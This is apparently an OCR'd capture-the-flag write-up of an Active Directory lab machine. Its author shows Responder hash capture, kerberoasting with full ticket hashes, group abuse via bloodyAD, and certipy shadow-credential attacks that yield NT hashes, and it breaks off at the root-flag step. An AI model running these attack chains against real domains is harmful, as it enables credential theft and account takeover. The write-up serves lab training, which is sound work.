
The Primary Objective



```
    Force ESS downgrade           [OFF]

[+] Generic Options:
    Responder NIC                 [tun0]
    Responder IP                  [10.10.16.25]
    Responder IPv6                [dead:beef:4::1017]
    Challenge set                 [random]
    Don't Respond To Names        ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD     ['_DOSVC']
    TTL for poisoned response     [default]

[+] Current Session Variables:
    Responder Machine Name        [WIN-RF62CN7HTF0]
    Responder Domain Name         [3A14.LOCAL]
    Responder DCE-RPC Port        [48172]

[*] Version: Responder 3.1.7.0
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>
[*] To sponsor Responder: https://paypal.me/PythonResponder

[+] Listening for events...

[!] Error starting TCP server on port 53, check permissions or other servers running.
[SMB] NTLMv2-SSP Client   : 10.129.48.16
[SMB] NTLMv2-SSP Username : FLUFFY\p.agila
[SMB] NTLMv2-SSP Hash     : p.agila::FLUFFY:2e917c630328f553:B21055D52DEA2954FAE5C97DEA665F29:010100000000000080015
[redacted]

[+] Exiting...
```


```
After getting the hash, we brute it with rockyou and get new creds:
p.agila:prometheusx-303

I tried to enumerate smb with that, but got nothing, and tried to enumerate
ldap -> kerberoasting, which gave us 3 new users.
```


```
ca_svc
winrm_svc
ldap_svc
```




```
┌──(teamosh㉿teamosh)-[~/htb/temp/bloodhound]
└─$ nxc ldap 10.129.48.116 -u p.agila -p 'prometheusx-303' --kerberoasting kerberoast.txt
LDAP        10.129.48.116   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fl
uffy.htb)
LDAP        10.129.48.116   389    DC01             [+] fluffy.htb\p.agila:prometheusx-303
LDAP        10.129.48.116   389    DC01             [*] Skipping disabled account: krbtgt
LDAP        10.129.48.116   389    DC01             [*] Total of records returned 3
LDAP        10.129.48.116   389    DC01             [*] sAMAccountName: ca_svc, memberOf: ['CN=Service Accounts,CN=
Users,DC=fluffy,DC=htb', 'CN=Cert Publishers,CN=Users,DC=fluffy,DC=htb'], pwdLastSet: 2025-04-17 13:07:50.136701, l
astLogon: 2025-05-21 19:21:15.969274
LDAP        10.129.48.116   389    DC01             $krb5tgs$23$*ca_svc$FLUFFY.HTB$fluffy.htb\ca_svc*$95d24fdbabc42
3a51433d61bd0ea1af2$2f9a66d58f45f80388e94913fd3f6cd6041ebdb5054c7dc77357b260a0d33e5debee7c4cbde08708295c32ce921191c
d406f262fdcb02c9247a5e5d22ac48db72a7beaf3d861316365c079c5fbea2d395f0b76253fdf2b4a7fe607aa073c6e859347eb170a2d2ed2b6
ee1eeead864bd9f1e3ca5054d0a7fdb3df7650892e03d44c8a7ee8d5a0dc247355dfb497781bb7fc596b4844a7ed4ea43407a7022f1baf48050
2849cdc61d0f451903a8077c7ca81a680a32a5854f15f0991ac8d79869b31355cbd7cf96bcc5aeff2aae4fb33336abadac7c7d0f10a9bc7845e
4cd7088655942d9ae538726ec88bd5d5e65204ef565ecae87132d7de3a1446fb8d0a859fa3e0d98ef7eac7093e0ce4c5e0d2e68ebf6f1ccf37c
13c5b8809ec5750d79a86f93a9340058f7ae66fc081d8b5eb0b6dc404ab97473fec5f6531f29e4e091e22135da69f6f9d66c9d01ffcedf19d50
4da6c512efbbb626cc41a74fd4f84964ae79016f69414530b669b9181211ac2f09c943ba877b3d86489e2fda97c6835386691ea0f4caf212000
93c6c9ece7b6b901b3f35b7dccb2b8a2210c4d9347e375986eb46a29954906e76fa7e4ba605de5e16d9c46a0621752ab906773adf0d8e66cf6c
22dc350504ef864a6d6c430ed98f2390bffbf7ca52b07b6919f55586ef573c06a323a374977752fe5d6fb9aa80f43cea1e13c5fb4a1186896c5
927280c8c0c0796c4df92b5cd8a801ea4fe444a79e40b065850bb9eb947dfd09de1687ed0592eb88dc58c067469e137e2b471093af1a719e700
58ba97569bcec57d9f8179ed2fdf63cd5858cec7b6d06cb1c244c7af2da9d2e42cf1751f4e993b0bc210f5b2a5630cdfce0b24b0257842581e7
24605361f11901c7608ecd3e5dfaff5dd1d26e58b825d5922db75aa20b3a6d33fa8063dfde133941bc80934972a4598734a14dcb94dbfc5eb4a
da1cca954516dac5771838bf32dc2586fd6c52a62c0a1f9f4fcba983021618464ad1389e32cdbe5bac38957110eec8ba43478e251e3580cac1e
c94b32d4d85a6ded0cded9b71bec86addf37e6ecf6d2432f819dac6f115a3702f1909a649bf1048728f386e29af690ffbe7198dcc55a07af0f8
2579b571ccea888203224f5bfcfd3f282e92fea464466dbbe7d05bdf9ec7464d4853ed5477f8bc32f4fed9d5a1a6e4e2a21bec1bc2c80f2e30c
b94dc8396f8d947225fef00caa5c1380c6fcac7a2e2eda5fe0b045d5c98e2b285cbc6ea75aebe286ad08179079a0992e6b51ff9655f7fe60595
6ce46511960867ef4ec0ee2e3e4ee5c9d946a400bba3b37fa45f032911d070abe96e599af72b5ae0f69adf1fed65ecc40a346bce77cbdd30ab5
b1febfce77ba0744d1da43556867f17f6e9888f1a0e64b303f74bfa27768e8fa14e5b49efb658bd73d0583c77253cd5381b73ad8a87d56b87e3
0ae4449cff80b787558e4257166004040b716cbabed0a34ffb8523744f74a0745c
LDAP        10.129.48.116   389    DC01             [*] sAMAccountName: ldap_svc, memberOf: CN=Service Accounts,CN=
Users,DC=fluffy,DC=htb, pwdLastSet: 2025-04-17 13:17:00.599545, lastLogon: <never>
LDAP        10.129.48.116   389    DC01             $krb5tgs$23$*ldap_svc$FLUFFY.HTB$fluffy.htb\ldap_svc*$71864d11f
b1ef74b9e926cfd0ca4003e$75eb61449632372d92ae47eb0e8ab23f72ed87f4b42b128842a4860852049d7ca37689261008936e779963d06b2
1df5b347bbd587b0edcb99391ab3a67e9940b69cb177c798297d4af73353e99eaa47ecc58fd923e8c6c4bb87ac6ef37d9ac54222a62bf7b9d43
c204ac6819b19febf887d75b01888c67b0fa51abb38dd57005df38cbdbc4a8372ea0184e2db25408fc1b95219d9af31a3593ba98cf94683d2b0
a22e6f193e3e6a7e8d2ed7009fd1c2576a9944df656d2132fec617018c62a8da779dcb7430a0c13254b5807e86079c5426900919a231dc36df4
f8d55d761bd59e0233cd732f6ccc6dbea8138b744e97eb3177568666d894372c40c47d9793f6da4d774700d4808a882213ad4e51198a392dac2
599501d86bbb4b42f3a0271c0d4de06cfbfc7364115e8a58f7c7b8452a1ce2223539ac56466d6dc40833c3a1772ac98201c4230609b93c60eaf
3df74f58f0a7ec0e9e7859aa8016b50af39fd39f4e24961d6ae01685fd33883cf8c6fc9c82a4e13eaa4f8cba9bffec569f834ee868dcfd9ff52
4023ee6c606a6992abae429c60faa0075eba0f39e6eca145bfed9e572bb4a8e399b0597969c16b50a3e8a05e1c4fdf13e0653fec18063f2b740
08176c7a4d2039c1cf2e8e856760c15e9f401bbd883e68279faa81a3a02252e8e3e2c2e9c6817aa1fd90c00ef3435f73f30f1d4f1b810832dcb
323bea68dfef4e1011165e96bdb8348650297554081e6df4e52eb0b84aac71adb67466dc990dd624482e0ddc02454db09694e6c490d361fec0a
7576d3ce2422baa0e783e6815795da3a12f5a5389e814fcd9ab0160cd36253cb68c916d94d8c3c45604729c427b56d460837e54b983856fecac
7d86d9c80df47b89b666015fcc1b311cf15ab3f7b888bf55b1d5f7827f3886cc77f9b4d1ac2d1e24b48d79052e9fcab613d6aa81d30976b5ac9
dc39bc9f5aa4a29a3f79667134df6a0f93ac1bc51ff627e757c0dc87f810c23fb1920ce189dc890bb406fe73b0f8a079b329bc6a9cfcae30957
6501bdb61e66dfaa75cf26faf5c0739e519e0969b72536ad68f5610bd2e8f98b4f5609ca4f9efa9f14f1818c9b14dde9b4679cee99a046baab$
```

Bruting them gave no result, which led me to looking at our last resort - BloodHound, where we can see that we have GenericAll for service accounts. So we can try to get shadow creds by adding ourselves to "service accounts" group







```
┌──(teamosh㉿teamosh)-[~/htb/temp/bloodhound]
└─$ bloodyAD -d fluffy.htb -u p.agila -p prometheusx-303 --host 10.129.48.116 add groupMember "service accounts" p.
agila
[+] p.agila added to service accounts

┌──(teamosh㉿teamosh)-[~/htb/temp/bloodhound]
└─$ certipy-ad shadow auto -target-ip 10.129.48.16 -u p.agila@fluffy.htb -p 'prometheusx-303' -account ldap_svc
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[-] Got error: socket connection error while opening: [Errno 113] No route to host
[-] Use -debug to print a stacktrace

┌──(teamosh㉿teamosh)-[~/htb/temp/bloodhound]
└─$ certipy-ad shadow auto -target-ip 10.129.48.116 -u p.agila@fluffy.htb -p 'prometheusx-303' -account ldap_svc
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting user 'ldap_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '4fa202a2ec244faeb1040f61ec6808d2'
[*] Adding Key Credential with device ID '4fa202a2ec244faeb1040f61ec6808d2' to the Key Credentials for 'ldap_svc'
[*] Successfully added Key Credential with device ID '4fa202a2ec244faeb1040f61ec6808d2' to the Key Credentials for
'ldap_svc'
[*] Authenticating as 'ldap_svc' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'ldap_svc@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ldap_svc.ccache'
[*] Wrote credential cache to 'ldap_svc.ccache'
[*] Trying to retrieve NT hash for 'ldap_svc'
[*] Restoring the old Key Credentials for 'ldap_svc'
[*] Successfully restored the old Key Credentials for 'ldap_svc'
[*] NT hash for 'ldap_svc': 22151d74ba3de931a352cba1f9393a37
```


```
This way, we get all 3 ntlm hashes.
```


```
ca_svc:ca0f4f9e9eb8a092addf53bb03fc98c8
winrm_svc:33bd09dcd697600edf6b3a7af4875767
ldap_svc:22151d74ba3de931a352cba1f9393a37
```

```
First instinct is try to connect via evil-winrm, which leds us to user flag at
C://winrm_svc/Desktop/user.txt or something like that.
```


Root flag

```
If we enumerate ca_svc, then we will see that we are member of cert
publishers. By enumerating with certipy further we see
```





